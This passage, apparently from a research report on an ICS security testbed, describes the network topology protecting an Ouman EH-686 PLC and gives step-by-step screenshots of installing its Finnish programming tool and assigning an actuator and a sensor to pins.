


Figure 1. The wiring schematics of the Ouman EH-686 PLC system. Draw with tools of MS Paint and TinyCAD.

The PLC environment is connected to interior network of the automation company (Figure 2). For security reasons the nodes which are not need for experiment or the research are censored from topology, however, those nodes existence is mentioned in the topology. The topology is not complete list of all network devices which the interior network truly has.




Figure 2. The ethernet topology of the testing environment. Draw on tools of MS Paint and U.S DHS ICS-CERT CSET 8.0²⁷⁴

The PLC environment of Ouman is protected by Tosibox Lock 100 network security device. This device has firewall, which is patented NAT-based firewall solution [10], [11] and the Tosibox Lock 100 allow only connections to interior network through VPN connection which is authenticated by password and Tosibox token device and finally, the Tosibox Master Lock server²⁷⁵ or in offline mode point to point between Tosibox Locks.²⁷⁶ The Cisco Catalyst ethernet switch is used to connect the Tosibox and Ouman EH-net module together and in addition to mirror interior traffic in that Ethernet to HP laptop, which is the PCAP machine and traffic is record by Wireshark. This is done, it possible for example to penetrate the Tosibox from WAN side. The Dell Optilex is in addition the PCAP machine for Offensive operations and it has virtualbox which has Kali linux 2.0 installed. The pre-made.

²⁷⁴ The U.S DHS ICS-CERT CSET 8.0 at www: <https://ics-cert.us-cert.gov/Downloading-and-Installing-CSET>


²⁷⁵The data sheet is available at www: https://www.tosibox.com/wp-content/uploads/2016/11/Tosibox_A4_Virtual_Central_Lock_User_Manual.pdf

²⁷⁶ More information is available at www: https://www.tosibox.com/wp-content/uploads/2016/03/Tosibox_Information_Security_en.pdf

2 Programming the EH-686

To be able program the EH-686 PLC a tool must be download from the website of Ouman.²⁷⁷ The tools has been downloaded to virtual machine which has Windows 7 Professional 64 bit and virtual machine is operating from HP 650 G1 laptop. In further subchapter will be introduced how the program has been installed and how the EH-686 PLC of Ouman has been programmed and how the logic of the PLC works.


2.1 Installing the programing tool



Picture 1. The programing tool was executed.


After the tool was downloaded and .zip file was extracted, then the eh686_tools_1.6.4.3_fi.exe was executed and the installation process has been commenced (Picture 1). Then button „YES“ was pressed and installation continued to next step. After it the installation setup is asking were files of the tool shall be installed (Picture 2). Then, „NEXT“ button has been pressed.

²⁷⁷ The EH-686 programming tool is available at following www address: http://ouman.fi/wp-content/uploads/2014/12/eh686_tools_1.6.4.3_fi.zip?x57655




Picture 2. The location where files will be installed.

The program offers to install the tool at the default location of the PC (Picture 3) and that offer has been accepted. After the „INSTALL“ button was pressed, the installation took a few minutes and then installation setup gives indication that installation has been successfully (Picture 4). The bracketed of *Käynnistä EH-105 Konfiguraattori* has been selected and it causes when the „FINISH“ button is pressed that the programming tool will laugh itself. The previously mentioned „FINISH“ button has been pressed and it commenced the installed programming tool (Picture 4).




Picture 3. The default installation location to files.



Picture 4. The installation has been successfully.


After installation, the OUMAN EH-686 Manager did activate and this is the tool for programming the EH-686 PLC and tool to upload an image file to EH-net module which is

used to steer the EH-686 PLC. Currently, The language of the programming tool is only available from website of the Ouman in Finnish. However, the button of *Konfiguraattori* has been pressed (Picture 5) and it commenced the programming interface of the EH-686 PLC.




Picture 5. The main programming menu of EH 686 PLC.

After then button was engaged, it open a window for programming. Then it was time to draw schematics of the wiring in the PLC system. The red bracketed object was pressed to commence drawing to the schematics (Picture 6).




Picture 6. The programming menu of Ouman EH-686.

Then red bracket button had been engaged. The button name is in Finnish „*Näytä kytkentäkuva*“. Then the actuator of Siemens SQS65 step-motor was named to pin Y2 (Picture 7). After it, it was time to name the sensor for the logic (Picture 8). The sensor was connected to ping of M8, where it was actualy physically connected to the Ouman EH-686 PLC.




Picture 7. The actuator is defined to pin of Y2.



